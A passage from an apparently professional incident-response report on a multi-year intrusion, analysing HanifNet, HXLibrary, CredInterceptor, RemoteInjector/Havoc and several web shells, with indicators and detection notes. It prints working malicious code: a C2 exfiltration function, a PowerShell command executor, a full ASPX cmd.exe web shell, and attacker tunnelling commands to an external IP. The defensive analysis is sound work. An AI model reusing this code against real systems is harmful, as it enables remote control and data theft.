Within this main loop, the backdoor communicates and exfiltrates files to its C2 server by encoding the data bytes array to base64, XORing them with the previously generated GUID, and then sending a POST request to the C2 server. The code snippet in Figure 12 below shows one of the functions used as part of this capability. Note the hard-coded user agent string 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36 Edg/91.0.864.59' (note spelling error) linked to all outbound requests from this malware, which may provide detection opportunities.

```
private static byte[] _HttpSending(string AgentGuid, string ServerUri, string FileName = "", byte[] DataByte = null)
{
    byte[] result = null;
    try
    {
        string str = "";
        string text = string.Concat(new string[]
        {
            Environment.UserDomainName,
            "|",
            Environment.UserName,
            "|",
            Environment.MachineName,
            "|"
        });
        if (FileName != "")
        {
            text = text + FileName + "|";
            if (DataByte != null)
            {
                str = HttpUtility.UrlEncode(Encryption_Decryption.XOREncryptionToBase64Text(DataByte, AgentGuid).Replace("/", "@").Replace("=", "_").Replace("+", "-"));
            }
        }
        text = AgentGuid + "|" + Encryption_Decryption.XOREncryptionToBase64Text(text, AgentGuid).Replace("/", "@").Replace("=", "_").Replace("+", "-");
        text = HttpUtility.UrlEncode(text);
        string s = "FirstName=" + text + "&Address=" + str;
        byte[] bytes = Encoding.ASCII.GetBytes(s);
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(ServerUri);
        httpWebRequest.Method = "POST";
        httpWebRequest.ContentLength = (long)bytes.Length;
        WebHeaderCollection headers = httpWebRequest.Headers;
        headers.Add("Cache-Control", "max-age=0");
        httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36 Edg/91.0.864.59";
        httpWebRequest.Accept = "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8";
        httpWebRequest.AutomaticDecompression = (DecompressionMethods.GZip | DecompressionMethods.Deflate);
        httpWebRequest.KeepAlive = true;
        headers.Add("Accept-Language", "en-US,en;q=0.9");
        httpWebRequest.ServicePoint.Expect100Continue = false;
        using (Stream requestStream = httpWebRequest.GetRequestStream())
        {
            requestStream.Write(bytes, 0, bytes.Length);
        }
        using (HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse())
        {
            using (Stream responseStream = httpWebResponse.GetResponseStream())
            {
```

Figure 12. '`_HTTPSending`' function within the HanifNet executable used when communicating with the associated C2.

As highlighted above, the malware periodically contacts its C2 to receive commands. Data received from the C2 server is parsed and decrypted using the inverse of the XOR + base64 encoding function used for outbound communications. The resulting content is processed as follows:

- If the extension of the received data is '`.HNF`', HanifNet executes the data using the `DoingScript` function by invoking PowerShell (see Figure 13 below) and sends the resulting output back to C2 with the extension '`.HNFR`'.
- If the extension of the received data is not '`.HNF`', HanifNet writes the file contents to the provided file path.

```
private static string DoingScript(string ScriptContent)
{
    string text = "";
    try
    {
        PowerShell powerShell = PowerShell.Create();
        powerShell.Commands.AddScript(ScriptContent);
        foreach (PSObject psobject in powerShell.Invoke())
        {
            text += psobject.ToString();
        }
    }
    catch (Exception ex)
    {
        text = text + "\r\n" + ex.Message;
    }
    return text;
}
```

Figure 13. The '`DoingScript`' function within the HanifNet executable used to execute PowerShell commands retrieved from the C2 server.

This HanifNet malware was the first novel malware family observed as part of this intrusion and was effectively leveraged by the adversary from 06 Aug 2023 to 15 July 2024. This malware was deployed sparingly and was only observed on two hosts: SERV-6 (outlined above as 'masf.exe') and SERV-2. The SERV-2 instance was named 'mapi.exe' and had a matching file hash (SHA1: 84a1ef61993e15722bd6f2eb3f40ced6164332336be70817dd751abeccf30498) and the corresponding config file 'mapi.exe.config' contained an identical config to 'masf.exe.config' with the addition of a return character appended to the end, resulting in a different hash. The adversary deployed this second instance of HanifNet on 12 October 2023.

This malware was not observed to be the adversary's primary execution method. They preferred to use their valid accounts to authenticate with the VPN infrastructure and then laterally move or use their existing web shell access. FGIR assessed this as a backup access method the adversary would use if their other persistence mechanisms were removed. This malware was not detected nor blocked by the victim's EPP product for the ~16 months it operated and was removed as part of FGIR's remediation efforts.

HXLibrary Deployment

On 10 October 2023, the adversary registered a malicious IIS module on the previously uncompromised external facing IIS webserver, WEB-5. This IIS module was named 'Microsoft.WSMan.Management.Activities.dll' and was written to the 'C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\' directory. This module is a type of backdoor malware FortiGuard tracks as HXLibrary. The .NET module is written in .NET and is comprised of a single namespace named 'MicrosoftLibrary' that contains a single class 'Program' containing 25 functions following the syntax "HX00V<Number>" and a main function named 'NetLibrary'.

Each of the 25 functions within this malware performs a different function, as Table 3 below outlines. Note variable names have been changed to assist with readability:

Function name and input	Purpose
HX00V1(string URL)	Returns the contents of a web request response from the provided input URL. Returns string 'Err404' if an exception gets caught.
HX00V2(string base64blob)	Returns a Boolean depending on if the provided input base64blob matches a base64 detection regex. If base64blob is not valid base64, it calls **HX00V25** with the contents of input base64blob.
HX00V3()	Sleeps the current thread for 1 minute multiplied by a global variable 'pertime'. Defauts to one minute.
HX00V4(string IdentifierString)	Sends a web request to the Google Docs URL (Figure 14) appended with the input IdentifierString using **HX00V1**. Retrieves all elements of the returned array after the fourth element and calls **HX00V2**, returning the base64 content or an empty string.
HX00V5()	Lists current drives on the victim's endpoint and sends details of each drive (name and total size) using **HX00V7**.
HX00V6()	Same as **HX00V5** but after listing drives, sleeps for one second and then calls **HX00V9**, returning "<OperatingSystem>~UnKnown" based on the output of **HX00V9**. Error handling through **HX00V25**.
HX00V7(string DriveString)	Sends a web request to the current C2 with the format: "<C2Domain>/addDrive?token=<IdentifierString>&drive=<DriveString>" using **HX00V1**. If the result of **HX00V1** contains the string '404', return true. Default to return false.
HX00V8(string PathString, string AddressString)	Sends a web request to the current C2 with the format: "<C2Domain>/addPath?token=<IdentifierString>&path=<PathString>&addrs=<AddressString>" using **HX00V1**. If the result of **HX00V1** contains the string '404', return true. Default to return false.
HX00V9()	Return the value of the 'Caption' property of Win32_OperatingSystem WMI objects on the victim's endpoint. This is the human-readable operating system version. Error handling through **HX00V25**.
HX00V10()	Sends a web request to the current C2 with the format: "<C2Domain>/check" using **HX00V1**. If the result of **HX00V1** contains the string '404', return true. Default to return false. Error handling through **HX00V25**.

Function name and input	Purpose
`HX00V11(string UserString)`	Sends a web request to the current C2 with the format: "<C2Domain>/addUser?token=<IdentifierString>&info=<UserString>" using `HX00V1`. If the result of `HX00V1` contains the string '404', return true. Default to return false. Error handling through `HX00V25`.
`HX00V12()`	The main loop component of the malware. While it hasn't received the 'disable' input from the `HX00V13` function, retrieve input by calling `HX00V14`. If it receives no input (i.e. result of `HX00V14` does not match '{\"result\":[]}') then process input. Components of the input are processed through `HX00V15`, `HX00V16` and `HX00V17`. The output of `HX00V15` results in the following outcomes: 'c': Call `HX00V19`(string `InputCommand`, int `InputCommandCount`) where `InputCommand` is the output of `HX00V16` and `InputCommandcount` is the output of `HX00V17`. 'f': Call `HX00V23`(string `InputDirectory`) where `InputDirectory` is the output of `HX00V16`. 'd': Call `HX00V24`(string `InputURL`) where `InputURL` is the output of `HX00V16`. The loop then sleeps for 5 seconds before calling `HX00V25` with the string '/owa' as input. The loop then calls `HX00V3`. Loops 750 times, every 50 loops calls `HX00V5`.
`HX00V13()`	Sends a web request to the current C2 with the format: "`<C2Domain>/disable?token=<IdentifierString>`" using `HX00V1`. If the result of `HX00V1` contains the string '`404`', return true. Default to return false. Error handling through `HX00V25`.
`HX00V14()`	Sends a web request to the current C2 with the format: "`<C2Domain>/getInfo?token=<IdentifierString>&clear=0`" using `HX00V1`. Return the result. Error handling through `HX00V25`.
`HX00V15(string InputText)`	Performs a regex search through input InputText matching on rgex pattern '`(\"type\":\"(.+?)\")`'. Returns matched in a formatted list. Error handling through `HX00V25`.
`HX00V16(string InputText)`	Performs a regex search through input InputText matching on regex pattern '(\"content\":\"(.+?)\")'. Returns matched in a formatted list. Error handling through `HX00V25`.
`HX00V17(string InputText)`	Performs a regex search through input InputText matching on regex pattern '`\"id\":(\\d+)`'. Returns matched in a formatted list. Error handling through `HX00V25`.
`HX00V18()`	Sends a web request to the current C2 with the format: "`<C2Domain>/clearInfo?token=<IdentifierString>`" using `HX00V1`. If the result of `HX00V1` contains the string '`404`', return true. Default to return false. Error handling through `HX00V25`.
`HX00V19(string InputCommand, int InputCommandCount)`	If the string 'pertime' is contained within input InputCommand, this function sets the global variable 'pertime' to the pertime contained in the input InputCommand. The pertime matches the regex '\\d+'. If the string 'pertime' is not contained in InputCommand, then execute the script '`iex('" + <InputCommand> + " | Out-String')`' and collect the output. If C2 is available (tested with `HX00V10`) then send output to C2 using the InputMessage field of `HX00V20`.
`HX00V20(string InputID, int InputMessage)`	Sends a web request to the current C2 with the format: "`<C2Domain>/addLogo?token=<IdentifierString>&reqid=<InputID>&message=<InputMessage>`" using `HX00V1`. If the result of `HX00V1` contains the string '`404`', return true. Default to return false. Error handling through `HX00V25`.
`HX00V21(int InputID)`	Sends a web request to the current C2 with the format: "`<C2Domain>/ackLogo?reqid=<InputID>`" using `HX00V1`. If the result of `HX00V1` contains the string '`404`', return true. Default to return false. Error handling through `HX00V25`.
`HX00V22(string PathString)`	Sends a web request to the current C2 with the format: "`<C2Domain>/ackPath?token=<IdentifierString>&path=<PathString>`" using `HX00V1`. If the result of `HX00V1` contains the string '`404`', return true. Default to return false. Error handling through `HX00V25`.
`HX00V23(string InputDirectory)`	Retrieves a list of files and directories in the InputDirectory directory. Validate C2 is accessible using `HX00V10`. Identify the full name and length of each file recursively in the directory and denote the directory it resides in. Using a custom layout record this information, likely to support a tree style output. Send this information to C2 through `HX00V8` function in chunks of 1500 bytes. Then call `HX00V22`. Error handling through `HX00V25`.

Function name and input	Purpose
`HX00V24(string InputURL)`	Asynchronous file upload. Reads the file at the path defined after the final '/' char in the input InputURL using FileStream class[11] and uploads as a Post request to URL: "**<C2Domain>/download**" using the HTTPClient.PostAsync class.[12] The function also performs its own chunking, adding the name of the file and the chunk number into the request, likely to support reconstruction on the C2 server side. Error handling through **HX00V25**.
`HX00V25(string Log)`	Base64 encodes and then URL encodes the input log and then sends a web request to the current C2 (pulled from global variable) with the format: **<C2Domain>/history?token=<IdentifierString>&logs=<EncodedLog>** using **HX00V1**.

Table 3. Methods within the HXLibrary sample and their associated functions.

When executed, the module initially calls the function '`NetLibrary`'. This function performs the initial setup of the malware. It first creates a mutex '`.NETFramwork_Perf_Library_Lock_PID_2o78`' (note spelling error). Following this, the module retrieves the content from three Google Docs URLs for processing (shown below). The '`NetLibrary`' function then calls '`HX00V4`' with the document IDs stored in the variable 'list,' shown in Figure 14.

```
// MicrosoftLibrary.Program
// Token: 0x06000019 RID: 25 RVA: 0x00003758 File Offset: 0x00001958
public void NetLibrary()
{
    try
    {
        Program.hx00v188 = new Mutex(true, ".NETFramwork_Perf_Library_Lock_PID_2o78", ref Program.hx00v187);
        if (Program.hx00v187)
        {
            for (;;)
            {
                int num = -1;
                List<string> list = new List<string>();
                list.Add("1gSrKZd2I1Toj4f7G8TbzSf2A_sm8r1v5UHDUoKZGKbc");
                list.Add("13njrS8e3Y3hUrVxHSQ0sALSoQBcQthLt4RGE-EyserQ");
                list.Add("1_DXc1ushx-Cb0L4N_P2p2iT4Dpx3_9YjCKnL7IeRPjM");
                bool flag = false;
                while (!flag)
                {
                    if (num == list.Count - 1)
                    {
                        num = -1;
                    }
                    num++;
                    string text = Program.HX00V4(list[num]);
```

Figure 14. Code snippet of part of the '`NetLibrary`' function within the HXLibrary module; note the elements within the 'list' variable representing Google Docs IDs.

Together, these functions retrieve the contents of three separate '.txt' documents at the following URLs:

```
hxxps://docs.google[.]com/document/export?format=txt&id=1gSrKZd2I1Toj4f7G8TbzSf2A_sm8r1v5UHDUoKZGKbc
hxxps://docs.google[.]com/document/export?format=txt&id=13njrS8e3Y3hUrVxHSQ0sALSoQBcQthLt4RGE-EyserQ
hxxps://docs.google[.]com/document/export?format=txt&id=1_DXc1ushx-Cb0L4N_P2p2iT4Dpx3_9YjCKnL7IeRPjM
```

At the time of analysis, these three files were identical and contained a base64 string which, when decoded, revealed a string - '`qazwsxedcrfv51`' and a URL – '`hxxp://savooks[.]com`', shown below in Figure 15.

Figure 15. Original contents of a text file retrieved from a specific Google Docs webpage (top) and the decoded contents (bottom). Decoded using CyberChef.[13]

Analysis of the module identified that the retrieved URL is stored and used as a C2 to which subsequent web requests are sent. It also revealed that the string, in this case '`qazwsxedcrfv51`', is used as an identifier string for the victim and is later included within the query component of most web requests to the malware's C2.

The URL '`hxxps://savooks[.]com`' was first observed in August 2023, which has historically resolved to the IP address `194[.]213[.]18[.]182`. There is no open-source reporting related to the use of this domain or IP linked to previous malicious activity.

On 13 December 2024, the victim's EDR solution detected the malicious module HXLibrary and linked it to a previous campaign related to Smoke Sandstorm, so it has been included as part of this intrusion.

The deployment of the HXLibrary malware was the start of an extended period of consolidation for the adversary. They freely moved laterally through the victim's environment with no clearly identifiable objectives other than to build and maintain access to the victim's environment. Throughout this period, they were observed using the tools outlined in Table 4 below:

Tool	Function	Notes
Nanodump[14]	Credential Access	The tool was named '**`RdMP.exe`**' and was employed across almost all compromised hosts within the network.
AnyDesk[15]	Command and Control	The adversary installed this remote access tool on several endpoints but did not leverage it for significant activity.
Angry IP Scanner[16]	Discovery	The adversary employed this GUI based tool through RDP connections. Insight into what they did through the tool is limited.
Ping Castle[17]	Discovery	The adversary employed this tool through RDP connections. Insight into what they did through the tool is limited.
UltraViewer[18]	Command and Control	The adversary installed this remote access tool on several endpoints but did not leverage it for significant activity.

Table 4. Tools employed by the adversary throughout the compromised network between 10 October 2023 and 19 April 2024.

CredInterceptor Deployment

On 27 November 2023, during this consolidation period, the adversary was observed using their RDP access to SERV-4 to deploy a credential harvesting tool FortiGuard tracks as CredInterceptor. In this deployment, the tool was implemented as a DLL named '`prce64.dll`' and was found in the '`C:\Program Files\VMware\VMware Tools\VMware VGAuth\`' directory.

The pdb path for this DLL is '`C:\Users\sam\source\repos\SPAcceptCredentialHooks\x64\Release\SPAcceptCredentialHooks.pdb`'. The tool hooks the '`SpAcceptCredentials`' function within the '`msv1_0.dll`' module loaded in the LSASS process to harvest credentials and write them to a local file. Analysis of the DLL identified this implementation wrote harvested credentials to '`C:\Windows\System32\spool\drivers\color\RGBclr.gmmp`' as can be observed in the code snippet seen below in Figure 16.

Figure 16. Code snippet from CredInterceptor DLL showing the path where intercepted credentials are to be stored.

Renamed versions of the CredInterceptor were discovered on two of the victim's domain controllers, as 'C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGWSU.dll' and 'C:\Program Files\VMware\VMware Tools\VMware VGAuth\secur32.dll'.

First Deployment of RemoteInjector and Havoc Backdoor

On 19 April 2024, the adversary established an RDP connection to DC-1 and created two files—'dllhost.exe' and 'version.dll'—in the 'C:\Windows\apppatch' directory. In addition to these files, a scheduled task named 'SpaceManagerTaskMngr' was created. This method of using scheduled tasks to execute malware was consistent throughout the intrusion. Details of one of the scheduled tasks similar to 'SpaceManagerTaskMgr' are shown below in Figure 17.

```
Author:             <Compromised Domain Admin>
URI:                \Microsoft\Windows\Network Controller\SDN Diagnostics
RunLevel:           HighestAvailable
GroupID:            NT Authority\SYSTEM
BootTrigger:        True
Command:            C:\Windows\System32\drivers\conhost.exe
Arguments:          -f conhost.dll -ER -ln -path cmd.exe
WorkingDirectory:   C:\Windows\System32\drivers
```

Figure 17. Scheduled task information related to a RemoteInjector scheduled task 'SDN Diagnostics'.

This scheduled task executes the 'conhost.exe' executable with the command line arguments '-f conhost.dll -ER -ln -path cmd.exe'. Analysis of these executables identified that, in this case, the main executable (conhost.exe) is a loader used to execute a separate payload (conhost.dll). FortiGuard tracks this loader component as RemoteInjector. The payload component was identified as a Havoc[19] agent. When executed with no command line arguments, the RemoteInjector executable reveals information on what the various command line argument switches mean, as shown below in Figure 18.

```
PS C:\Users\Public\Desktop\Samples> .\dllhost.exe
please Entet the Target Pid in correct Integral mode Or use --ln / --ls to launch new Target Process .
RemoteInjector
Options:
  --pid "[target process for injection]"        the process  that will be injected by shellcode proveided by you
  -f [file/ shellcode name to injecto in Remote Process]        the file can be in both Encrypted mode and Simple/Pure mode
  -R            to declare the Simple/Pure Injection mode, in which the shell code is not Encrypted
  -ER           to choose the Encrypted Mode injectino, in which payload is Encrypted
  --ls           to Launch New suspended Process
  --ln          to Launch New Process (Not Suspended) but NoWindow
  --path [path to executable file]              path to the Executable file to launch as Target Process for injection
  -we            boolean value which will declare if you want to decrypt the encrypted file (as input)
```

Figure 18. Input switches are associated with the RemoteInjector loader.

RemoteInjector loads the DLL referenced in the command line and spawns an instance of the DLL in its own process. This spawned process is generated with a name spoofed to match the process name provided as part of the main executable command line arguments. In the case of this first infection the payload 'version.dll' is loaded and executed in a process named 'cmd.exe'.

The C2 associated with this instance of RemoteInjector loaded Havoc was the domain 'cdn[.]update[.]net'. The initial interactions with this C2 from the Havoc backdoor were two requests to two separate URLs on this domain: one through HTTPS on port 443 and the other through HTTP on port 80. The associated web requests are shown below in Figure 19 and Figure 20.




Figure 19. HTTPS web request from the Havoc backdoor loaded through RemoteInjector to the C2 infrastructure.




Figure 20. HTTP web request from the Havoc backdoor loaded through RemoteInjector to the C2 infrastructure.

This combination of the RemoteInjector loader and a Havoc backdoor was observed on four endpoints within the victim's environment. Each of these separate deployments was performed through RDP access from a VPN-joined endpoint and had its own C2 infrastructure. In all these cases, the same RemoteInjector executable was employed, but the RemoteInjector executable name was changed, and the loaded Havoc backdoor payload was different (different hardcoded C2 domain). The details of each RemoteInjector and Havoc deployment are shown below in Table 5.

Date of Deployment	Scheduled Task	RemoteInjector Path	Havoc Payload Path	Associated C2
19 April 2024	`Microsoft\Windows\SpacePort\SpaceManagerTaskMngr`	`C:\Windows\apppatch\dllhost.exe`	`C:\Windows\apppatch\version.dll`	`cdn[.]gupdate[.]net`
28 August 2024	`Microsoft\Windows\NetTrace\GatherNetwork`	`C:\Windows\System32\drivers\conhost.exe`	`C:\Windows\System32\drivers\conhost.dll`	
28 August 2024	`Microsoft\Windows\Network Controller\SDN Diagnostics`	`C:\Windows\System32\drivers\conhost.exe`	`C:\Windows\System32\drivers\conhost.dll`	`95[.]179[.]217[.]91`
14 October 2024	`Microsoft\Windows\CloudExperienceHost\RestoreCloudExperience`	`<VictimName>.exe`	`<VictimName>-401.dll`	`apps[.]gist[.]githubapp[.]net`

Table 5. Details of instances of the Havoc backdoor loaded through RemoteInjector throughout this intrusion.

Some of this C2 infrastructure has been reported to be associated with Lemon Sandstorm operations conducted over the same period. The '`apps[.]gist[.]githubapp[.]net`' subdomain and '`gupdate[.]net`' domain are both included in CISA AA24-241A.

As with previously employed malware (i.e., HanifNet and HXLibrary), these backdoors were not observed being used heavily until later in the intrusion (see the 'First MeshCentral Deployment' section). Outside of standard 'check-in' traffic, the adversary continued to use their interactive access through RDP and their web shell access to operate within the victim's network.

On 28 April 2024, the attackers again changed techniques, employing PowerShell remoting to move laterally for the first time in this intrusion. Before this, the adversary primarily employed RDP and PsExec for this function. Using PowerShell remoting, the adversary moved laterally to a key server, BIOTIME-1, which was later a key part of the intrusion. As shown in the PowerShell logs from BIOTIME-1 in Figure 21 below, the adversary used this remote PowerShell session to attempt to establish tunnels between compromised endpoints and their external infrastructure.

```
TNC <DC-2 IP> -Port 135
ipconfig /all
.\SOCKSSrv.exe
netstat -nao|findstr 28443
ssh 104.238.191.185 -P 443
ssh 104.238.191.185 -p 443
Enter-PSSession -ComputerName <DC-2 IP>
TNC <DC-2 IP>  -Port 389
netstat -nao|findstr 443
cmd
.\SOCKSSrv.exe
netsh i p a v listenport=443 connecthost=127.0.0.1 connectport=28443
netsh i p a v listenport=443 connectaddress=127.0.0.1 connectport=28443
netsh i p re all
.\443.exe
```

Figure 21. PowerShell commands associated with the adversary PowerShell session on BIOTIME-

One of the commands shows that the threat actor is testing connectivity to the IP address `104[.]238[.]191[.]185` on port 443. This IP address is seen many times later in the intrusion and is primarily used in association with plink tunnels. The IP is associated with Vultr,[20] a global VPS and hosting provider.

The commands outlined in Figure 21 above also reference two binaries, '`SOCKSSrv.exe`' and '`443.exe`,' which could not be recovered. Additionally, the use of the '`tnc`', '`netsh`' and '`netstat`' commands was prolific throughout the intrusion as the adversary attempted to set up their proxy chains. This snippet of activity has been included to better understand the adversary's behavior between significant milestones of the intrusion. While system administrators often employ these commands legitimately, this adversary appeared to have difficulty deploying their tunnels using the various proxy tools, resulting in abnormal concentrations of these commands, which could provide detection opportunities.

Consolidating Foothold - 30 April 24 – 22 November 24

First Deployment of RecShell Web Shell

On 30 April 2024, the adversary established an RDP connection to WEB-4 and placed a web shell named '`SplitScreen.aspx`' in the '`C:\inetpub\wwwroot\QPulse5WebServices\Docs\Help\scripts`' directory. Loading the associated webpage displays a simple textbox for user input. Analysis of the web shell's operational code identifies that any text entered within the text box will be appended as an argument to the '`cmd.exe /c`' command. This can be seen in the code sample in Figure 22 below.

```
<%
    string outstr = "";
    string dir = Page.MapPath(".") + "/";
    if (Request.QueryString["fdir"] != null)
        dir = Request.QueryString["fdir"] + "/";
    dir = dir.Replace("\\", "/");
    dir = dir.Replace("//", "/");

    if (txtCmdIn.Text.Length > 0)
    {
        Process p = new Process();
        p.StartInfo.CreateNoWindow = true;
        p.StartInfo.FileName = "cmd.exe";
        p.StartInfo.Arguments = "/c " + txtCmdIn.Text;
        p.StartInfo.UseShellExecute = false;
        p.StartInfo.RedirectStandardOutput = true;
        p.StartInfo.RedirectStandardError = true;
        p.StartInfo.WorkingDirectory = dir;
        p.Start();

        lblCmdOut.Text = p.StandardOutput.ReadToEnd() + p.StandardError.ReadToEnd();
        txtCmdIn.Text = "";
    }
%>
```

Figure 22. Code snippet from '`SplitScreen.aspx`' web shell showing code used to execute cmd.exe with provided arguments from textbox submission within the web shell.

The screenshot below in Figure 23 demonstrates the result of entering the ipconfig command into this web shell.




Figure 23. GUI interface for the '`SplitScreen.aspx`' web shell. This example shows the output when the '`ipconfig`' command is entered.

FGIR refers to this web shell as 'RecShell.' This web shell was not heavily used after it was placed. This is the same as with the initial '`default.aspx`' web shell placed by the adversary earlier in this intrusion. FGIR assesses that this web shell is deployed to support the initial reconnaissance of newly compromised hosts without risking more complicated tools being detected.

vSphere Reconnaissance

FortiGuard IR found suspicious web browsing activity from one of the compromised domain administrator users on DC-1. The user browsed a vSphere web portal associated with the victim's vSphere infrastructure, focusing on vSphere recovery points, VM snapshots, and active vSphere plugins. When related to an intrusion, this type of activity is typically a precursor to ransomware deployment, as adversaries seek to reduce the victim's ability to restore services through backups. However, no ransomware activity was observed throughout this intrusion.

Additional Credential Access Techniques

On 07 May 2024, the adversary used the vssadmin binary to create a volume shadow copy on the EXCH-2 server and then copied the SAM hive (T1003.002). Later in the week, on 11 May 2024, the adversary dropped a zip folder '`RdMP_II.zip`' in various folders on all compromised endpoints. FGIR identified a binary named '`RdMP_II.exe`' within the zip file mentioned above as a nanodump variant.[21] The binary was used on multiple hosts to dump the memory of the LSASS process, as seen in the PowerShell console logs. The nanodump executables were executed manually through RDP connections to each host with the following command line argument: "`--pid <lsass.exe PID> -f -eh -w lsass.dmp`". This is a known credential dumping technique used by multiple threat groups.[22] In the case of this intrusion, the adversary consistently wrote the output of this tool to '`lsass.dmp`'.

The number of credential access techniques observed at this stage of the intrusion should be noted. At this point, the adversary had employed both mimikatz and nano dump to dump credentials from the LSASS process and re-enabled digest password caching through registry changes. Additionally, the adversary installed active password filter malware on the victim's primary domain controllers, and credentials dumped from this filter are accessible through a persistent web page on an external-facing Exchange server. Only the initial deployment of one instance of mimikatz was blocked by the victim's EPP. FGIR assessed that there were separate operators who preferred particular tools or lacked the ability to transfer credentials between operators, meaning additional techniques had to be used.

Victim's Email Collection

In early June 2024, the adversary exported email inboxes associated with key victim users using the Microsoft Exchange modules for PowerShell. After exporting these mailboxes, they attempted to deploy Tight VNC[23] on the associated Exchange server (EXCH-1). However, this tool was not employed successfully or observed elsewhere throughout this intrusion. FGIR assessed that the adversary had difficulty retrieving the exported user mailbox and sought an alternative method for viewing extracted data.

Over the next month, the adversary continued to establish consistent plink tunnels throughout the network, chaining their proxy access between various network segments using key servers that bridged network segments. FGIR also identified that the adversary successfully browsed and accessed a significant number of sensitive documents stored on numerous file shares and local files throughout the victim's network. These files were viewed using the adversary's existing GUI access via RDP and proxy-tunneled RDP.

EmbedShell Web Shell and 'flogon.js' modification for Credential Access

On 02 July 2024, FGIR observed there were HTTP GET and POST requests to a web page named '`errorCE.aspx`' in the '`C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\`' on the directory on EXCH-2, which is not a typical web page on Exchange.

Analysis of this file identified it as an obfuscated web shell masquerading as a log file by including 'log style' strings throughout the body of the file. Figure 24 shows the first few lines of the web shell file, which contains some of the fake log strings.




Figure 24. Fake log content embedded within the 'errorCE.aspx' web shell.

The fake log strings are stored in blocks repeated throughout the file. Note that these fake log file strings are the first 167 lines of example logs taken directly from IBM sample logs provided on the referenced webpage.[24] This webpage is also the first link when Googling 'example log file.' The executable components of the web shell are interspersed between these copied blocks. The web shell has four internal functions outlined in Table 6.

Function name	Purpose
`powershelled(String InputString)`	Creates a new 'cmd.exe' process with the command line arguments "`/c <InputString>`". This is a non-interactive process without a process window.
